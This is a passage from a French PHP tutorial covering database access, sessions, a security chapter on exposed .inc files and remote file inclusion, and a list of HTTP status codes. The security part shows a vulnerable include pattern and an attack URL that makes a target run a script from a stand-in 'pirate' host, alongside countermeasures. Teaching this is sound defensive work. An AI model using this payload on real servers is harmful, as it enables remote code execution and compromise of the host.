   or die ("Impossible de se connecter");
mysql_select_db (NOMBASE)
   or die ("Impossible d'acceder a la base de donnees");

$query="Select Nom, Prenom from MEMBRES";

$resultat = mysql_query ($query)
   or die ("La requ\xeate a \xe9chou\xe9");

$nbresultats=mysql_num_rows($resultat);
echo "Il y a $nbresultats resultats<br>";

//On parcourt les résultats renvoyés
//dans un tableau indexé numériquement
while($ligne = mysql_fetch_assoc($resultat))
{
     $Nom=$ligne[NOM];
     $Prenom=$ligne[PRENOM];

     // On affiche les occurrences !
     echo "$Nom $Prenom<br>";
}

//fermeture de la connexion
mysql_close($connexion);
?>
```

Et voici donc le résultat !

Il y a 2 resultats
Bullock Sandra
Kornikova Anna

C.6.3 PHP et PostgreSQL

PHP dispose également en standard de librairies offrant la possibilité de l'interfacer avec des bases de données PostgreSQL.

Les fonctions PHP les plus couramment utilisées pour accéder à une base PostgreSQL sont les suivantes :

pg_connect() pour ouvrir une connexion avec le serveur de base de donnée et choisir une base donnée sur un hôte.

pg_query() pour envoyer une requête SQL

pg_close() pour fermer la connexion avec le serveur.

Les résultats peuvent ensuite être exploités grâce aux fonctions

pg_num_rows() retourne le nombre de résultats renvoyé par la requête

pg_fetch_row() pour transformer une ligne de résultat en tableau indicé

Voici un exemple du même style que celui du chapitre sur PHP et MySQL mais cette fois-ci une base de donnée postgresSQL, le schéma de la base n'a pas changé entre temps.

```
<?
//Définition des constantes
define('SERVEUR',"localhost");
define('USERBDD',"root");
define('PASSWD',"root");
define('NOMBASE',"MaBase");
define('PORT',"5432");

$chaine_connexion="host=".SERVEUR." port=".PORT."
dbname=".NOMBASE." user=".USERBDD." password=".PASSWD;

//Connexion a la base de donnees
$connexion = @pg_connect($chaine_connexion)
   or die ("Impossible d'acceder a la base de donnees");

$query="Select Nom, Prenom from MEMBRES";

$resultat = pg_query ($query)
   or die ("La requ\xeate a \xe9chou\xe9");

$nbresultats=pg_num_rows($resultat);
echo "Il y a $nbresultats resultats<br>";

// On récupère les résultats en les plaçant dans un table
indexé
while ($ligne = pg_fetch_row($resultat))
{
     $Nom=$ligne[0];
     $Prenom=$ligne[1];

        // On affiche les occurrences !
     echo "$Nom $Prenom<br>";
}

//fermeture de la connexion
pg_close($connexion);
```

Les résultats restent les mêmes :

```
Il y a 2 resultats
Bullock Sandra
Kornikova Anna
```


C.6.4 Gestion des sessions

La notion de session est essentielle pour toute application orientée web, elle permettent d'établir une continuité dans le dialogue client/serveur en gardant la trace de l'authentification de l'utilisateur. En effet le protocole HTTP est un protocole sans état, aucune information n'est stockée entre deux connexions, ou demande de nouvelle page web.

La gestion des sessions en PHP s'appuie sur la notions de cookies dont voici une définition succincte :

> **Cookie : Fichier écrit sur l'ordinateur de l'internaute par le serveur web, permettant de sauvegarder un contexte de connexion. Ce contexte est composé d'une série de variables stockées directement dans le navigateur web du client afin de palier au caractère sans état du protocole HTTP.**

Et voici désormais comment se réalise la gestion des sessions :


A la première connexion le serveur associe un identifiant de session à un internaute

Le serveur transmet cet identifiant au client sous la forme d'un cookie

Grâce à l'identifiant de session le serveur est en mesure de stocker des informations sur le client

A chaque nouvelle connexion HTTP (à chaque nouvelle page demandée) le client transmet son identifiant de session, permettant de suivre les actions du client, de garder trace de sa connexion et de stocker certaines variables associés au client.

Voilà pour résumer un petit schéma qui permettra de mieux comprendre :



Les solutions pour mettre en oeuvre viennent des fonctions suivantes :

session_start() identifie ou crée la session si existe déjà, recrée toutes les variables Php associées doit être appelé au début du script Php

session_destroy() détruit les informations associées à la session

session_id() renvoie l'identifiant de la session

session_register(nomVariable) associe une variable Php à la session. Cette information sera stockée et pourra être retrouvée à chaque session

session_unregister(nomVar) supprime une variable de la session

session_is_registered(nomVar) test l'existence d'une variable

Pour finir de clarifier les choses voilà désormais un exemple, dans le premier ficher, ci-dessous :

Lors de la première visite on démarre une session dans laquelle on stocke l'heure de connexion et l'adresse IP.

```
<?
$derniereVisite=date('h:i:s');

session_start($PHPSESSID);
$_SESSION['IP']=$REMOTE_ADDR;
$_SESSION['HEURE']=$dernieVisite;

echo "<a href=\"testcookie.php\">Suite</a>";
?>
```

Ensuite quand le client ira sur la page suivante, représentée par le fichier suivant, il sera reconnu grâce à son identifiant de session et on pourra retrouver l'heure de sa connexion, et l'adresse IP depuis laquelle il s'est connecté, ces informations ayant été stockées sur le serveur hébergeant le site web.

```
<?
session_start();
if  ((isSet($_SESSION['IP'])) && (isSet($_SESSION['HEURE'])))
{
$AdresseIP=$_SESSION['IP'];
$Heure=$_SESSION['HEURE'];

echo "Ha ha ! Vous avez visite cette page<br>";
echo "à $Heure depuis $AdresseIP ";
}
else
{
        echo "Premiere visite";
}
?>
```


Fichier testcookie.php

Le résultat est alors le suivant :

Ha ha ! Vous avez visite cette page
le 11:50:16 depuis 82.232.XXX.XXX

Dans notre exemple nous pouvons visualiser les cookies (par exemple sous Mozilla Firefox, en allant dans le menu Outils -->Options -->Vie privée -->Cookies -->Afficher les cookies)

On y voit que le navigateur stocke un identifiant de session PHPSESSID permettant de retrouver les informations concernant le client sur le serveur.



Nota sous environnement Linux, en standard, les variables de sessions des clients sont stockées dans des fichiers texte dans le dossier /tmp.

D PHP et la sécurité

*D.1 Anciens fichiers et fichiers *.inc*

Il arrive fréquemment que lors du développement, ou de l'amélioration d'une application, on renomme les anciennes versions de scripts. Par exemple, le fichier tata.php serait copié en tata.old pour garder une sauvegarde de l'ancienne version du script afin de pouvoir revenir à celle-ci sans problème.

Imaginez maintenant que le serveur soit en production et que les fichiers *.old soient toujours présents.

Comme nous l'avions vu au début de ce document, seuls les fichiers *.php sont interprétés comme des scripts PHP. Cela veut donc dire que les fichiers *.old seront envoyés aux navigateurs web sans interprétation qui se contenteront d'afficher le code source en PHP. Cela permettra alors à des personnes mal attentionnées de chercher les failles de sécurité en analysant les sources.

Mieux encore imaginez qu'au début de vos scripts, vous avez réalisé l'inclusion du fichier « pasword.inc », et que ce fichier contient par exemple :

```
<?php

$host = 'example.org';
$username = 'myuser';
$password = 'mypass';

$db = mysql_connect($host, $username, $password);

?>
```

Cela est très commode, cela permet de charger la configuration de votre application et de vous

connecter à votre base de donnée.

Cependant, les fichiers *.inc sont en standard interprétés par un serveur web comme de simples fichiers texte. Si le fichier se situe dans l'arborescence de votre site web,il devient alors aisé de l'appeler à l'aide d'une URL valide et ainsi de voir son contenu.

Comme parade, il est possible de placer le fichier en dehors de l'arborescence du site web (les fonctions include et require acceptant des chemins relatifs sur le serveur) , ou bien encore d'ajouter ceci à votre configuration d'Apache qui a pour effet d'empêcher la visualisation de fichier avec l'extension *.inc.

```
<Files ~ "\.inc$">
    Order allow,deny
    Deny from all
</Files>
```

D.2 L'inclusion de fichiers

Le problème se pose lorsque l'appel a la fonction include() se fait au moyen d'une variable comme dans l'exemple ci-dessous :

```
script_cible.php
< ?
Include ($variable.'script_exemple.php') ;
?>
```

Si la valeur de la variable "$variable" n'a pas été définie dans le script, il est possible de lui donner une valeur lors de l'appel au script avec une URL du type :

http://target/application/script_cible.php?variable=http://pirate/trojan?cmd=id

Dans cet exemple:

Lors de l'appel au script cible, la valeur de la variable devient http://pirate/trojan?cmd=id et l'inclusion du fichier entraîne que le script distant "trojan" est exécuté avec le paramètre cmd ayant pour valeur id.

Cette méthode permet a un pirate de faire exécuter un fichier héberge sur un serveur web distant par le serveur cible. Si les interpréteurs de commandes du serveur sont compatible avec les outils utilises par l'intrus, il peut obtenir l'accès a un interpréteur de commandes sur le serveur avec les droits du serveur web (par exemple, les droits de Apache).

Grâce a cet accès, il peut télécharger les fichiers nécessaires pour installer une porte dérobée ou n'importe quel autre type d'outil intéressant pour le pirate (modification de site web, relai de spam, installation d'un serveur irc, élévation des privilèges, exploitation d'éventuelle vulnérabilité locale, vol de mot de passe…)

D.2.1 Mesures de protection et de Contournement

Mesures au niveau du serveur

La première mesure de contournement est de s'assurer que la directive register_globals soit désactivée, ce qui est le cas par défaut depuis la version 4.2.0 de PHP d'avril 2002.

Une autre mesure peut être d'interdire l'utilisation des URL dans les scripts via la désactivation de la directive allow_url_fopen, toutefois, cette mesure peut introduire des dysfonctionnements auxquels il est possible de remédier en ajoutant en dur les adresses fixes nécessitant une inclusion d'url.

Mesures au niveau des applications

La situation est différentes selon s'il s'agit d'application « maison » ou d'application open source développée a l'extérieur.

Dans le cas des applications extérieures, la recommandation demeure la même. Mettre a jour et appliquer régulièrement les correctifs de sécurité. Même s'ils ne corrigeront jamais tous les problèmes, ils permettent d'en réduire l'ampleur.

Pour les applications développées en interne, la recommandation est de vérifier les cas d'emploi de la fonction include et, lorsqu'elle est employée avec une variable, vérifier que cette variable est initialisée lors de l'exécution du script, et ce, même en cas d'appel direct du script.

Une manière simple de tester la vulnérabilité d'un script suspect lorsque celui-ci est déployée sur un serveur peut-être de tester le fonctionnement de la redirection. S'il est possible de rédiriger vers un serveur extérieur via le script, alors celui-ci est vulnérable et peut être exploité.

Exemple de test de redirection:

http://mon_server/script_suspect.php?variable_suspecte=http://serveur_externe/page

Si la page du serveur externe s'affiche, alors vous êtes vulnérable.

Enfin n'oubliez pas que le protocole HTTP fait transiter toutes les informations en clair. L'usage de HTTP + SSL sera donc à privilégier pour améliorer la sécurité particulièrement lors des phases d'authentification.

E Codes HTTP

Information
100 : Continue : Attente de la suite de la requête
101 : Switching Protocols : Acceptation du changement de protocole

Succès
200 : OK : Requête traitée avec succès
201 : Created : Requête traitée avec succès avec création d'un document
202 : Accepted : Requête traitée mais sans garantie de résultat
203 : Non-Authoritative Information : Information retournée mais générée par une source non certifiée
204 : No Content : Requête traitée avec succès mais pas d'information à renvoyer
205 : Reset Content : Requête traitée avec succès, la page courante peut être effacée
206 : Partial Content : Une partie seulement de la requête a été transmise

Redirection
300 : Multiple Choices : L'URI demandée se rapporte à plusieurs ressources
301 : Moved Permanently : Document déplacé de façon permanente
302 : Moved Temporarily : Document déplacé de façon temporaire
303 : See Other : La réponse à cette requête est ailleurs
304 : Not Modified : Document non-modifié depuis la dernière requête
305 : Use Proxy : La requête doit être ré-adressée au proxy
307 : Temporary Redirect : La requête doit être redirigée temporairement vers l'URI spécifiée

Erreurs client
00 : Bad Request : La syntaxe de la requête est erronée
401 : Unauthorized : Accès à la ressource refusé
402 : Payment Required : Paiement requis pour accèder à la ressource (non utilisé)
403 : Forbidden : Refus de traitement de la requête
404 : Not Found : Document non trouvé
405 : Method Not Allowed : Méthode de requête non autorisée
406 : Not Acceptable : Toutes les réponses possibles seront refusées
407 : Proxy Authentication Required : Accès à la ressource autorisé par identification avec le proxy
408 : Request Time-out : Temps d'attente d'une réponse du serveur écoulé
409 : Conflict : La requête ne peut être traitée à l'état actuel
410 : Gone : La ressource est indisponible et aucune adresse de redirection n'est connue
411 : Length Required : La longueur de la requête n'a pas été précisé
412 : Precondition Failed : Préconditions envoyées par la requête non-vérifiées
413 : Request Entity Too Large : Traitement abandonné dû à une requête trop importante
414 : Request-URI Too Long : URI trop longue
415 : Unsupported Media Type : Format de requête non-supportée pour une méthode et une ressource données
416 : Requested range unsatifiable : Champs d'en-tête de requête 'range' incorrect.
417 : Expectation failed : Comportement attendu et défini dans l'en-tête de la requête insatisfaisable

Erreur du serveur
500 : Internal Server Error : Erreur interne du serveur

501 : Not Implemented : Fonctionnalité réclamée non supportée par le serveur
502 : Bad Gateway : Mauvaise réponse envoyée à un serveur intermédiaire par un autre serveur.
503 : Service Unavailable : Service non disponible
504 : Gateway Time-out : Temps d'attente d'une réponse d'un serveur à un serveur intermédiaire écoulé
505 : HTTP Version not supported : Version HTTP non gérée par le serveur

Bibliographie et Webographie

Les sites officiels
www.w3.org
www.php.net
www.manuelphp.com

Pratique de MySQL et PHP
Philippe Rigaux
3e édition, 27 janvier 2005
ISBN : 2-84177-338-8

Le langage PHP
Olivier GLÜCK
UniversitéLYON 1/UFR d'Informatique
www710.univ-lyon1.fr/~ogluck

Comment ça marche ?
www.commentcamarche.net

PHP Security Guide traduit par Christophe Chisogne

http://phpsec.org/projects/guide/fr/.

Guide de sécurité du PHP Security consortium
http://phpsec.org/projects/guide/fr

Sécurisation des scripts PHP
http://www.phpsecure.info